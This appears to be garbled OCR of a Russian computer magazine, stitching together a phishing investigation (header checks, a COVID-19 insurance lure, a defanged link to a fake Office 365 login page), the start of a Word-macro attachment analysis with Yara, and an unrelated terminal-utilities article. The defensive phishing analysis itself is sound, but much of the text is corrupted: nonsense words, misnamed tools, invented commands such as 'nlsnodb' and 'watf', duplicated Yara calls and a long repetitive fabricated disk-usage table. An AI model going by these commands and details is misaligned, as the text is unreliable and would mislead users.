2. В поле Received («Получено») указано, с которого письмо было отправлено. — hwcnx.co.kr (сайт для массажисток отправителя электронных писем), а не gk.com. Мошенник использует для писем подделыное. Кроме того, по результатам проверки IP-адрес (142.11.243.65) не совпадает с адресом gk.com.
3. Значение поля From отличается от адреса в поле Reply-To. Таким образом, ответ на письмо будет направлен в почтовый ящик на домене ilightail.com, а не ilgk.com.
4. Значение поля Received-SPF — neutral («нейтральное»); домен gk.com не дает в отношении адреса 142.11.243.65 на разрешение на запрета. Дальнейшая проверка Whois выявила, что этот домен не связан с IP-адресом 142.11.243.65.
5. Значение поля DKIM — none («нет»). Это значит, что электронное письмо не подписано.


Суда по всему, данное сообщение подделыное. Извлеченные из письма идентификационные данные необходимо внести в черный список.

АНАЛИЗ ТЕЛА ПИСЬМА

Тело фишингового письма — основная часть электронного сообщения, именно его содержимое отображается пользователям. Содержание сообщения адресовано лично получателю и выглядит настолько правдоподобным, что жертва часто попадается в ловушку злоумышленника.


Фишинговое письмо на тему COVID-19

Спамер представляется поставщиком услуг медицинского страхования. Письмо содержит информацию о счете на оплату страхови на случай заболевания COVID-19, которую жертва якобы заказала недавно.




Мошенническое письмо на тему COVID-19 (продолжение)

Кроме того, в конце сообщения имеется строка «Это письмо было проверено McAfee». Благодаря этому письмо выглядит безопасным.



Однако если мы наведем курсор мыши на кнопку «Подробнее» (See Details), то увидим ссылку на сервис OneDrive. Вместо того чтобы нажать эту ссылку, скопируем ее и откроем в браузере:




Ссылкаиная на ссылка OneDrive файл HTML

Незавнсулый переход по ссылкам из спама и фишинговых писем **hxxps://ucm.ms/y/s!AkvJ8-Ed7k3oZ0eJGAD** лучше выполнять в изолированной среде. Если у тебя нет такой среды, поставь виртуалку или воспользуйся сервисом кросс-браузерного тестирования, например Browsershing.

Ссылка ведет на HTML-страницу, которая редиректит нас на другой сайт:

hxxps://selinyildiz.com.tr/wp-includes/fonts/greec/xls/xls/open/index.htm



Фальшивая страница входа в Office 365

Эта веб-страница поясна на страницу онлайн-приложения Microsoft Excel с запросом доступа к Office 365 для скачивания документа.

Панель администратора WordPress сайта selinyildiz.com.tr

Чтобы проверить подлинность страницы, сократим URL до уровня домена и выполним загрузку. Домен переадресует нас на страницу входа в панель администрирования сайта под управлением WordPress. Собственно, для на этом этапе становится очевидным, что мы имеем дело с фишингом.

Информация whois о сайте selinyildiz.com.tr

Согласно данным службы whois, домен не был зарегистрирован Microsoft и соответствует публичному IP-адресу 2.56.192.158, который также не принадлежит Microsoft. Эти данные явно свидетельствуют о том, что открытый по ссылке сайт создан мошенниками.

Попытка входа с произвольными реквизитами для аутентификации

Для проверки поведения сайта вернемся на страницу входа, введем произвольный логин и пароль и попытаемся сохранить сеит. Как и ожидалось, страница выдает ошибку, в указанные данные из формы благополучно уходит злоумышленнику.

Фальшивый сеит для проверочных операций

Итак, теперь мы знаем, что это поддельный сайт. Что делать дальше? Чтобы проверить фишингу аутентификации, вновь введем произвольные реквизиты. Теперь они принятия! На этот раз базаарс отправляет в формате PDF сеит, который вы подтвердите, отправленная некой медицинской компанией. Однако к тому времени, когда жертва поймет, что это фальшивый сеит, ее пароль и логин будут уже похищены.

Продолжение статьи →

РАЗМИНИРУЕМ ПОЧТУ

ПРОСТОЕ РУКОВОДСТВО ПО ВЫЯВЛЕНИЮ ЭКШЕНА

Сергей Ковалев

АНАЛИЗ ВЛОЖЕНИЙ

Обычно во вложениях злонамеренные почтовые пользователи перехватывают документы Microsoft Office или файлы PDF. Эти форматы часто используются хейдерами, эксплуатирующими известные уязвимости для доставки вредоносного ПО. Чтобы получить доступ к системе жертвы, злоумышленники внедряют в такие файлы вредоносный код, который использует уязвимости или *javaScript* и распространяет на компьютеры жертвы.

В первой части этого раздела мы рассмотрим проблемы распространения документов Word. Этот документ содержит макрос на VBA. Иногда макрос запускается при открытии документа, но начиная с версии Microsoft Office 2007 для запуска содержащегося в макросами необходимо разрешение пользователя. Чтобы обойти это запрет, авторы используют методы социальной инженерии, заставляют пользователя нажать на кнопку «Разрешить», чтобы на бесразрешенных на компьютере «Разрешить». Дальнейшие

Анализ документа Word

Название файла **PI_Report_bis**

Утилиты, которые нам потребуются:

- Detools;
- Notepad;
- Office Binary Suite;
- Process Monitor;
- Windows Network Monitor (Packet capture tool).

Шаг 1. Анализ свойств файла

Перед тем как приступать к проверке файла, следует изучить его свойства. Чтобы получить это сведение у Linux, воспользуемся утилитой **File**:

```
$file PI_Report_bis
PI_Report_bis: Microsoft Office Word
```

В данном случае тип файла — Microsoft Office Word.

Шаг 2. Проверяем правила Yara

Yara — инструмент для идентификации и классификации вредоносного ПО. Он проверяет файлы на соответствие определенным шаблонам даже спустя правильно Yara из программного пакета Office Binary Suite:

```
$ ./contains_pe_file.yara PI_Report_bis
$ ./contains_ole_file.yara PI_Report_bis
```

Правило Yara **ole2bin.yara**, которое выполнение которого показан выше, обнаружило — что неудивительно — файл формата OLE (OD CF 11 E0). Следовательно, в идентификатором HEX (шестнадцатеричном байтами) документов Microsoft Office.

INFO

Магическое число — сигнатура данных, выделенные разными разными, которые не должны совпадать с другими значениями.

Также вторая файла были обнаружены подозрительные включения — **GetPacket**и **LoadLibrary**

```
$ ./contains_ole_file.yara PI_Report_bis
$ ./contains_pe_file.yara PI_Report_bis
$ ./ole2bin.yara PI_Report_bis
$ ./ole2bin.yara PI_Report_bis
$ ./ole2bin
```

МАГИЯ КОНСОЛИ

ПОДБИРАЕМ ПОЛЕЗНЫЕ УТИЛИТЫ ДЛЯ РАБОТЫ В ТЕРМИНАЛЕ

Ник Волынкин
lechuck@segmentfault.com

«Что, матрица?!» — восклицают кто-то из знакомых, глядя через плечо полечи на экран ноутбука. Нет, не матрица, просто ты что-то оудоуоонил ненатвлыа в терминале. В этой статье я покажу тебе большие двы десяеоов утилит, которые помогут работать с командной строкой Linux более эффективно, приятно и даже красиво.

СИСТЕМА

Pueue

Pueue (Pueue) — интересная утилка для запуска долгих задач и для работы с созданной очередью задач в системе. Конечно, Пуюка для тех, кому вполне очевидна для того чтобы использовать screen. **(sdfs fg fg fg screen linux** — на самой по прежнему оказывается недостаточно.

Как писал сказал разработчик, Pueue умеет, когда задачи очень долгие либо их нужно выполнить, перезапустить, иные при этом полной хорошо над ними. Лично мне утилита показалась намного более дружелюбной, чем штатный **bg fg**.

INFO

Pueue — еще одна утилита, которая позволяет создать удобный инструмент для работы в оболочке. Pueue делает примерно то же самое, что Parallel, то может и некоторое своё быть альтернатив.

NQ

NQ — еще одна простая утилита, которая позволяет запускать очередь из задач в системе. Не то чтобы без нее было невозможно жить, но серьезно очень сильно помогает. Выглядит вещь менее привлекательно, чем Pueue, но и проблем поуже.

Она настолько простая, что для ее использования достаточно просто ставить пакет.

```
$ nqdir -g /tmp/download
$ alias gpm='NQDIR=/tmp/download nq -gpm'
$ alias qwch='NQDIR=/tmp/download fg -q'
$ alias qwdel='NQDIR=/tmp/download clo'
$ nlsnodb gpm http://mydrive/dump.zip
$ nlsnodb gpm http://mydrive/dump.tar
$ nlsnodb gpm http://mydrive/dump.rar

$ watf for dll downloads to finish ...
```

Vizex

Если ты работаешь в терминале довольно недолго, то, конечно, знаешь о **df** и его сурсном выводе. Давай разнообразим его и сделаем бонжюк с сюрпри. Vizex и alsnoof — это штуки **df**, которые выполняют свою задачу куда интереснее и приятнее.

```
Disk Usage: 1.2 GB Free: 2.4 GB Total: 3.7 GB

Disk Usage: 32.5 GB Used: 2.2 GB Free: 62.8 GB

Mounted on  Size  Used  Avail  Use%
/           62G   2.2G  60G    4%
/boot       1G    0.1G  0.9G   11%
/home       100G  12G   88G    12%
/var        20G   1.5G  18.5G  8%
/tmp        5G    0.2G  4.8G   4%
/usr        40G   8.3G  31.7G  21%
/opt        10G   0.5G  9.5G   5%
/mnt/data   200G  45G   155G   22%
/mnt/backup 500G  120G  380G   24%
/dev/shm    8G    0.0G  8G     0%
/run/user/1000  1G  0.0G  1G   0%
/snap/core/16   0.1G  0.1G  0.0G  100%
/snap/firefox/3  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38  0.4G  0.4G  0.0G  100%
/snap/snapd/18  0.0G  0.0G  0.0G  100%
/snap/vlc/2  0.3G  0.3G  0.0G  100%
/snap/code/12  0.4G  0.4G  0.0G  100%
/snap/chromium/2  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/119  0.4G  0.4G  0.0G  100%
/snap/snapd/17  0.0G  0.0G  0.0G  100%
/snap/core/17  0.1G  0.1G  0.0G  100%
/snap/firefox/4  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/143  0.4G  0.4G  0.0G  100%
/snap/chromium/3  0.5G  0.5G  0.0G  100%
/snap/vlc/3  0.3G  0.3G  0.0G  100%
/snap/code/13  0.4G  0.4G  0.0G  100%
/snap/snapd/19  0.0G  0.0G  0.0G  100%
/snap/core/18  0.1G  0.1G  0.0G  100%
/snap/firefox/5  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/145  0.4G  0.4G  0.0G  100%
/snap/chromium/4  0.5G  0.5G  0.0G  100%
/snap/vlc/4  0.3G  0.3G  0.0G  100%
/snap/code/14  0.4G  0.4G  0.0G  100%
/snap/snapd/20  0.0G  0.0G  0.0G  100%
/snap/core/20  0.1G  0.1G  0.0G  100%
/snap/firefox/6  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/150  0.4G  0.4G  0.0G  100%
/snap/chromium/5  0.5G  0.5G  0.0G  100%
/snap/vlc/5  0.3G  0.3G  0.0G  100%
/snap/code/15  0.4G  0.4G  0.0G  100%
/snap/snapd/21  0.0G  0.0G  0.0G  100%
/snap/core/21  0.1G  0.1G  0.0G  100%
/snap/firefox/7  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/151  0.4G  0.4G  0.0G  100%
/snap/chromium/6  0.5G  0.5G  0.0G  100%
/snap/vlc/6  0.3G  0.3G  0.0G  100%
/snap/code/16  0.4G  0.4G  0.0G  100%
/snap/snapd/22  0.0G  0.0G  0.0G  100%
/snap/core/22  0.1G  0.1G  0.0G  100%
/snap/firefox/8  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/154  0.4G  0.4G  0.0G  100%
/snap/chromium/7  0.5G  0.5G  0.0G  100%
/snap/vlc/7  0.3G  0.3G  0.0G  100%
/snap/code/17  0.4G  0.4G  0.0G  100%
/snap/snapd/23  0.0G  0.0G  0.0G  100%
/snap/core/23  0.1G  0.1G  0.0G  100%
/snap/firefox/9  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/157  0.4G  0.4G  0.0G  100%
/snap/chromium/8  0.5G  0.5G  0.0G  100%
/snap/vlc/8  0.3G  0.3G  0.0G  100%
/snap/code/18  0.4G  0.4G  0.0G  100%
/snap/snapd/24  0.0G  0.0G  0.0G  100%
/snap/core/24  0.1G  0.1G  0.0G  100%
/snap/firefox/10  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/159  0.4G  0.4G  0.0G  100%
/snap/chromium/9  0.5G  0.5G  0.0G  100%
/snap/vlc/9  0.3G  0.3G  0.0G  100%
/snap/code/19  0.4G  0.4G  0.0G  100%
/snap/snapd/25  0.0G  0.0G  0.0G  100%
/snap/core/25  0.1G  0.1G  0.0G  100%
/snap/firefox/11  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/160  0.4G  0.4G  0.0G  100%
/snap/chromium/10  0.5G  0.5G  0.0G  100%
/snap/vlc/10  0.3G  0.3G  0.0G  100%
/snap/code/20  0.4G  0.4G  0.0G  100%
/snap/snapd/26  0.0G  0.0G  0.0G  100%
/snap/core/26  0.1G  0.1G  0.0G  100%
/snap/firefox/12  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/161  0.4G  0.4G  0.0G  100%
/snap/chromium/11  0.5G  0.5G  0.0G  100%
/snap/vlc/11  0.3G  0.3G  0.0G  100%
/snap/code/21  0.4G  0.4G  0.0G  100%
/snap/snapd/27  0.0G  0.0G  0.0G  100%
/snap/core/27  0.1G  0.1G  0.0G  100%
/snap/firefox/13  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/162  0.4G  0.4G  0.0G  100%
/snap/chromium/12  0.5G  0.5G  0.0G  100%
/snap/vlc/12  0.3G  0.3G  0.0G  100%
/snap/code/22  0.4G  0.4G  0.0G  100%
/snap/snapd/28  0.0G  0.0G  0.0G  100%
/snap/core/28  0.1G  0.1G  0.0G  100%
/snap/firefox/14  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/163  0.4G  0.4G  0.0G  100%
/snap/chromium/13  0.5G  0.5G  0.0G  100%
/snap/vlc/13  0.3G  0.3G  0.0G  100%
/snap/code/23  0.4G  0.4G  0.0G  100%
/snap/snapd/29  0.0G  0.0G  0.0G  100%
/snap/core/29  0.1G  0.1G  0.0G  100%
/snap/firefox/15  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/164  0.4G  0.4G  0.0G  100%
/snap/chromium/14  0.5G  0.5G  0.0G  100%
/snap/vlc/14  0.3G  0.3G  0.0G  100%
/snap/code/24  0.4G  0.4G  0.0G  100%
/snap/snapd/30  0.0G  0.0G  0.0G  100%
/snap/core/30  0.1G  0.1G  0.0G  100%
/snap/firefox/16  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/165  0.4G  0.4G  0.0G  100%
/snap/chromium/15  0.5G  0.5G  0.0G  100%
/snap/vlc/15  0.3G  0.3G  0.0G  100%
/snap/code/25  0.4G  0.4G  0.0G  100%
/snap/snapd/31  0.0G  0.0G  0.0G  100%
/snap/core/31  0.1G  0.1G  0.0G  100%
/snap/firefox/17  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/166  0.4G  0.4G  0.0G  100%
/snap/chromium/16  0.5G  0.5G  0.0G  100%
/snap/vlc/16  0.3G  0.3G  0.0G  100%
/snap/code/26  0.4G  0.4G  0.0G  100%
/snap/snapd/32  0.0G  0.0G  0.0G  100%
/snap/core/32  0.1G  0.1G  0.0G  100%
/snap/firefox/18  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/167  0.4G  0.4G  0.0G  100%
/snap/chromium/17  0.5G  0.5G  0.0G  100%
/snap/vlc/17  0.3G  0.3G  0.0G  100%
/snap/code/27  0.4G  0.4G  0.0G  100%
/snap/snapd/33  0.0G  0.0G  0.0G  100%
/snap/core/33  0.1G  0.1G  0.0G  100%
/snap/firefox/19  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/168  0.4G  0.4G  0.0G  100%
/snap/chromium/18  0.5G  0.5G  0.0G  100%
/snap/vlc/18  0.3G  0.3G  0.0G  100%
/snap/code/28  0.4G  0.4G  0.0G  100%
/snap/snapd/34  0.0G  0.0G  0.0G  100%
/snap/core/34  0.1G  0.1G  0.0G  100%
/snap/firefox/20  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/169  0.4G  0.4G  0.0G  100%
/snap/chromium/19  0.5G  0.5G  0.0G  100%
/snap/vlc/19  0.3G  0.3G  0.0G  100%
/snap/code/29  0.4G  0.4G  0.0G  100%
/snap/snapd/35  0.0G  0.0G  0.0G  100%
/snap/core/35  0.1G  0.1G  0.0G  100%
/snap/firefox/21  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/170  0.4G  0.4G  0.0G  100%
/snap/chromium/20  0.5G  0.5G  0.0G  100%
/snap/vlc/20  0.3G  0.3G  0.0G  100%
/snap/code/30  0.4G  0.4G  0.0G  100%
/snap/snapd/36  0.0G  0.0G  0.0G  100%
/snap/core/36  0.1G  0.1G  0.0G  100%
/snap/firefox/22  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/171  0.4G  0.4G  0.0G  100%
/snap/chromium/21  0.5G  0.5G  0.0G  100%
/snap/vlc/21  0.3G  0.3G  0.0G  100%
/snap/code/31  0.4G  0.4G  0.0G  100%
/snap/snapd/37  0.0G  0.0G  0.0G  100%
/snap/core/37  0.1G  0.1G  0.0G  100%
/snap/firefox/23  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/172  0.4G  0.4G  0.0G  100%
/snap/chromium/22  0.5G  0.5G  0.0G  100%
/snap/vlc/22  0.3G  0.3G  0.0G  100%
/snap/code/32  0.4G  0.4G  0.0G  100%
/snap/snapd/38  0.0G  0.0G  0.0G  100%
/snap/core/38  0.1G  0.1G  0.0G  100%
/snap/firefox/24  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/173  0.4G  0.4G  0.0G  100%
/snap/chromium/23  0.5G  0.5G  0.0G  100%
/snap/vlc/23  0.3G  0.3G  0.0G  100%
/snap/code/33  0.4G  0.4G  0.0G  100%
/snap/snapd/39  0.0G  0.0G  0.0G  100%
/snap/core/39  0.1G  0.1G  0.0G  100%
/snap/firefox/25  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/174  0.4G  0.4G  0.0G  100%
/snap/chromium/24  0.5G  0.5G  0.0G  100%
/snap/vlc/24  0.3G  0.3G  0.0G  100%
/snap/code/34  0.4G  0.4G  0.0G  100%
/snap/snapd/40  0.0G  0.0G  0.0G  100%
/snap/core/40  0.1G  0.1G  0.0G  100%
/snap/firefox/26  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/175  0.4G  0.4G  0.0G  100%
/snap/chromium/25  0.5G  0.5G  0.0G  100%
/snap/vlc/25  0.3G  0.3G  0.0G  100%
/snap/code/35  0.4G  0.4G  0.0G  100%
/snap/snapd/41  0.0G  0.0G  0.0G  100%
/snap/core/41  0.1G  0.1G  0.0G  100%
/snap/firefox/27  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/176  0.4G  0.4G  0.0G  100%
/snap/chromium/26  0.5G  0.5G  0.0G  100%
/snap/vlc/26  0.3G  0.3G  0.0G  100%
/snap/code/36  0.4G  0.4G  0.0G  100%
/snap/snapd/42  0.0G  0.0G  0.0G  100%
/snap/core/42  0.1G  0.1G  0.0G  100%
/snap/firefox/28  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/177  0.4G  0.4G  0.0G  100%
/snap/chromium/27  0.5G  0.5G  0.0G  100%
/snap/vlc/27  0.3G  0.3G  0.0G  100%
/snap/code/37  0.4G  0.4G  0.0G  100%
/snap/snapd/43  0.0G  0.0G  0.0G  100%
/snap/core/43  0.1G  0.1G  0.0G  100%
/snap/firefox/29  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/178  0.4G  0.4G  0.0G  100%
/snap/chromium/28  0.5G  0.5G  0.0G  100%
/snap/vlc/28  0.3G  0.3G  0.0G  100%
/snap/code/38  0.4G  0.4G  0.0G  100%
/snap/snapd/44  0.0G  0.0G  0.0G  100%
/snap/core/44  0.1G  0.1G  0.0G  100%
/snap/firefox/30  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/179  0.4G  0.4G  0.0G  100%
/snap/chromium/29  0.5G  0.5G  0.0G  100%
/snap/vlc/29  0.3G  0.3G  0.0G  100%
/snap/code/39  0.4G  0.4G  0.0G  100%
/snap/snapd/45  0.0G  0.0G  0.0G  100%
/snap/core/45  0.1G  0.1G  0.0G  100%
/snap/firefox/31  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/180  0.4G  0.4G  0.0G  100%
/snap/chromium/30  0.5G  0.5G  0.0G  100%
/snap/vlc/30  0.3G  0.3G  0.0G  100%
/snap/code/40  0.4G  0.4G  0.0G  100%
/snap/snapd/46  0.0G  0.0G  0.0G  100%
/snap/core/46  0.1G  0.1G  0.0G  100%
/snap/firefox/32  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/181  0.4G  0.4G  0.0G  100%
/snap/chromium/31  0.5G  0.5G  0.0G  100%
/snap/vlc/31  0.3G  0.3G  0.0G  100%
/snap/code/41  0.4G  0.4G  0.0G  100%
/snap/snapd/47  0.0G  0.0G  0.0G  100%
/snap/core/47  0.1G  0.1G  0.0G  100%
/snap/firefox/33  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/182  0.4G  0.4G  0.0G  100%
/snap/chromium/32  0.5G  0.5G  0.0G  100%
/snap/vlc/32  0.3G  0.3G  0.0G  100%
/snap/code/42  0.4G  0.4G  0.0G  100%
/snap/snapd/48  0.0G  0.0G  0.0G  100%
/snap/core/48  0.1G  0.1G  0.0G  100%
/snap/firefox/34  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/183  0.4G  0.4G  0.0G  100%
/snap/chromium/33  0.5G  0.5G  0.0G  100%
/snap/vlc/33  0.3G  0.3G  0.0G  100%
/snap/code/43  0.4G  0.4G  0.0G  100%
/snap/snapd/49  0.0G  0.0G  0.0G  100%
/snap/core/49  0.1G  0.1G  0.0G  100%
/snap/firefox/35  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/184  0.4G  0.4G  0.0G  100%
/snap/chromium/34  0.5G  0.5G  0.0G  100%
/snap/vlc/34  0.3G  0.3G  0.0G  100%
/snap/code/44  0.4G  0.4G  0.0G  100%
/snap/snapd/50  0.0G  0.0G  0.0G  100%
/snap/core/50  0.1G  0.1G  0.0G  100%
/snap/firefox/36  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/185  0.4G  0.4G  0.0G  100%
/snap/chromium/35  0.5G  0.5G  0.0G  100%
/snap/vlc/35  0.3G  0.3G  0.0G  100%
/snap/code/45  0.4G  0.4G  0.0G  100%
/snap/snapd/51  0.0G  0.0G  0.0G  100%
/snap/core/51  0.1G  0.1G  0.0G  100%
/snap/firefox/37  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/186  0.4G  0.4G  0.0G  100%
/snap/chromium/36  0.5G  0.5G  0.0G  100%
/snap/vlc/36  0.3G  0.3G  0.0G  100%
/snap/code/46  0.4G  0.4G  0.0G  100%
/snap/snapd/52  0.0G  0.0G  0.0G  100%
/snap/core/52  0.1G  0.1G  0.0G  100%
/snap/firefox/38  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/187  0.4G  0.4G  0.0G  100%
/snap/chromium/37  0.5G  0.5G  0.0G  100%
/snap/vlc/37  0.3G  0.3G  0.0G  100%
/snap/code/47  0.4G  0.4G  0.0G  100%
/snap/snapd/53  0.0G  0.0G  0.0G  100%
/snap/core/53  0.1G  0.1G  0.0G  100%
/snap/firefox/39  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/188  0.4G  0.4G  0.0G  100%
/snap/chromium/38  0.5G  0.5G  0.0G  100%
/snap/vlc/38  0.3G  0.3G  0.0G  100%
/snap/code/48  0.4G  0.4G  0.0G  100%
/snap/snapd/54  0.0G  0.0G  0.0G  100%
/snap/core/54  0.1G  0.1G  0.0G  100%
/snap/firefox/40  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/189  0.4G  0.4G  0.0G  100%
/snap/chromium/39  0.5G  0.5G  0.0G  100%
/snap/vlc/39  0.3G  0.3G  0.0G  100%
/snap/code/49  0.4G  0.4G  0.0G  100%
/snap/snapd/55  0.0G  0.0G  0.0G  100%
/snap/core/55  0.1G  0.1G  0.0G  100%
/snap/firefox/41  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/190  0.4G  0.4G  0.0G  100%
/snap/chromium/40  0.5G  0.5G  0.0G  100%
/snap/vlc/40  0.3G  0.3G  0.0G  100%
/snap/code/50  0.4G  0.4G  0.0G  100%
/snap/snapd/56  0.0G  0.0G  0.0G  100%
/snap/core/56  0.1G  0.1G  0.0G  100%
/snap/firefox/42  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/191  0.4G  0.4G  0.0G  100%
/snap/chromium/41  0.5G  0.5G  0.0G  100%
/snap/vlc/41  0.3G  0.3G  0.0G  100%
/snap/code/51  0.4G  0.4G  0.0G  100%
/snap/snapd/57  0.0G  0.0G  0.0G  100%
/snap/core/57  0.1G  0.1G  0.0G  100%
/snap/firefox/43  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/192  0.4G  0.4G  0.0G  100%
/snap/chromium/42  0.5G  0.5G  0.0G  100%
/snap/vlc/42  0.3G  0.3G  0.0G  100%
/snap/code/52  0.4G  0.4G  0.0G  100%
/snap/snapd/58  0.0G  0.0G  0.0G  100%
/snap/core/58  0.1G  0.1G  0.0G  100%
/snap/firefox/44  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/193  0.4G  0.4G  0.0G  100%
/snap/chromium/43  0.5G  0.5G  0.0G  100%
/snap/vlc/43  0.3G  0.3G  0.0G  100%
/snap/code/53  0.4G  0.4G  0.0G  100%
/snap/snapd/59  0.0G  0.0G  0.0G  100%
/snap/core/59  0.1G  0.1G  0.0G  100%
/snap/firefox/45  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/194  0.4G  0.4G  0.0G  100%
/snap/chromium/44  0.5G  0.5G  0.0G  100%
/snap/vlc/44  0.3G  0.3G  0.0G  100%
/snap/code/54  0.4G  0.4G  0.0G  100%
/snap/snapd/60  0.0G  0.0G  0.0G  100%
/snap/core/60  0.1G  0.1G  0.0G  100%
/snap/firefox/46  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/195  0.4G  0.4G  0.0G  100%
/snap/chromium/45  0.5G  0.5G  0.0G  100%
/snap/vlc/45  0.3G  0.3G  0.0G  100%
/snap/code/55  0.4G  0.4G  0.0G  100%
/snap/snapd/61  0.0G  0.0G  0.0G  100%
/snap/core/61  0.1G  0.1G  0.0G  100%
/snap/firefox/47  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/196  0.4G  0.4G  0.0G  100%
/snap/chromium/46  0.5G  0.5G  0.0G  100%
/snap/vlc/46  0.3G  0.3G  0.0G  100%
/snap/code/56  0.4G  0.4G  0.0G  100%
/snap/snapd/62  0.0G  0.0G  0.0G  100%
/snap/core/62  0.1G  0.1G  0.0G  100%
/snap/firefox/48  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/197  0.4G  0.4G  0.0G  100%
/snap/chromium/47  0.5G  0.5G  0.0G  100%
/snap/vlc/47  0.3G  0.3G  0.0G  100%
/snap/code/57  0.4G  0.4G  0.0G  100%
/snap/snapd/63  0.0G  0.0G  0.0G  100%
/snap/core/63  0.1G  0.1G  0.0G  100%
/snap/firefox/49  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/198  0.4G  0.4G  0.0G  100%
/snap/chromium/48  0.5G  0.5G  0.0G  100%
/snap/vlc/48  0.3G  0.3G  0.0G  100%
/snap/code/58  0.4G  0.4G  0.0G  100%
/snap/snapd/64  0.0G  0.0G  0.0G  100%
/snap/core/64  0.1G  0.1G  0.0G  100%
/snap/firefox/50  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/199  0.4G  0.4G  0.0G  100%
/snap/chromium/49  0.5G  0.5G  0.0G  100%
/snap/vlc/49  0.3G  0.3G  0.0G  100%
/snap/code/59  0.4G  0.4G  0.0G  100%
/snap/snapd/65  0.0G  0.0G  0.0G  100%
/snap/core/65  0.1G  0.1G  0.0G  100%
/snap/firefox/51  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/200  0.4G  0.4G  0.0G  100%
/snap/chromium/50  0.5G  0.5G  0.0G  100%
/snap/vlc/50  0.3G  0.3G  0.0G  100%
/snap/code/60  0.4G  0.4G  0.0G  100%
/snap/snapd/66  0.0G  0.0G  0.0G  100%
/snap/core/66  0.1G  0.1G  0.0G  100%
/snap/firefox/52  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/201  0.4G  0.4G  0.0G  100%
/snap/chromium/51  0.5G  0.5G  0.0G  100%
/snap/vlc/51  0.3G  0.3G  0.0G  100%
/snap/code/61  0.4G  0.4G  0.0G  100%
/snap/snapd/67  0.0G  0.0G  0.0G  100%
/snap/core/67  0.1G  0.1G  0.0G  100%
/snap/firefox/53  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/202  0.4G  0.4G  0.0G  100%
/snap/chromium/52  0.5G  0.5G  0.0G  100%
/snap/vlc/52  0.3G  0.3G  0.0G  100%
/snap/code/62  0.4G  0.4G  0.0G  100%
/snap/snapd/68  0.0G  0.0G  0.0G  100%
/snap/core/68  0.1G  0.1G  0.0G  100%
/snap/firefox/54  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/203  0.4G  0.4G  0.0G  100%
/snap/chromium/53  0.5G  0.5G  0.0G  100%
/snap/vlc/53  0.3G  0.3G  0.0G  100%
/snap/code/63  0.4G  0.4G  0.0G  100%
/snap/snapd/69  0.0G  0.0G  0.0G  100%
/snap/core/69  0.1G  0.1G  0.0G  100%
/snap/firefox/55  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/204  0.4G  0.4G  0.0G  100%
/snap/chromium/54  0.5G  0.5G  0.0G  100%
/snap/vlc/54  0.3G  0.3G  0.0G  100%
/snap/code/64  0.4G  0.4G  0.0G  100%
/snap/snapd/70  0.0G  0.0G  0.0G  100%
/snap/core/70  0.1G  0.1G  0.0G  100%
/snap/firefox/56  0.5G  0.5G  0.0G  100%
/snap/gnome-3-38-2004/205  0.4G  0.4G  0.0G  100%
/snap/chromium/55  0.5G  0.5G  0.0G  100%
/snap/vlc/55  0.3G  0.3G  0.0G  100%
/snap/code/65  0.4G  0.4G  0.0G  100%
/snap/snapd/71  0.0G  0.0G  0.0G  100%
/snap/core/71  0.1G  0.1G  0.0G  100%
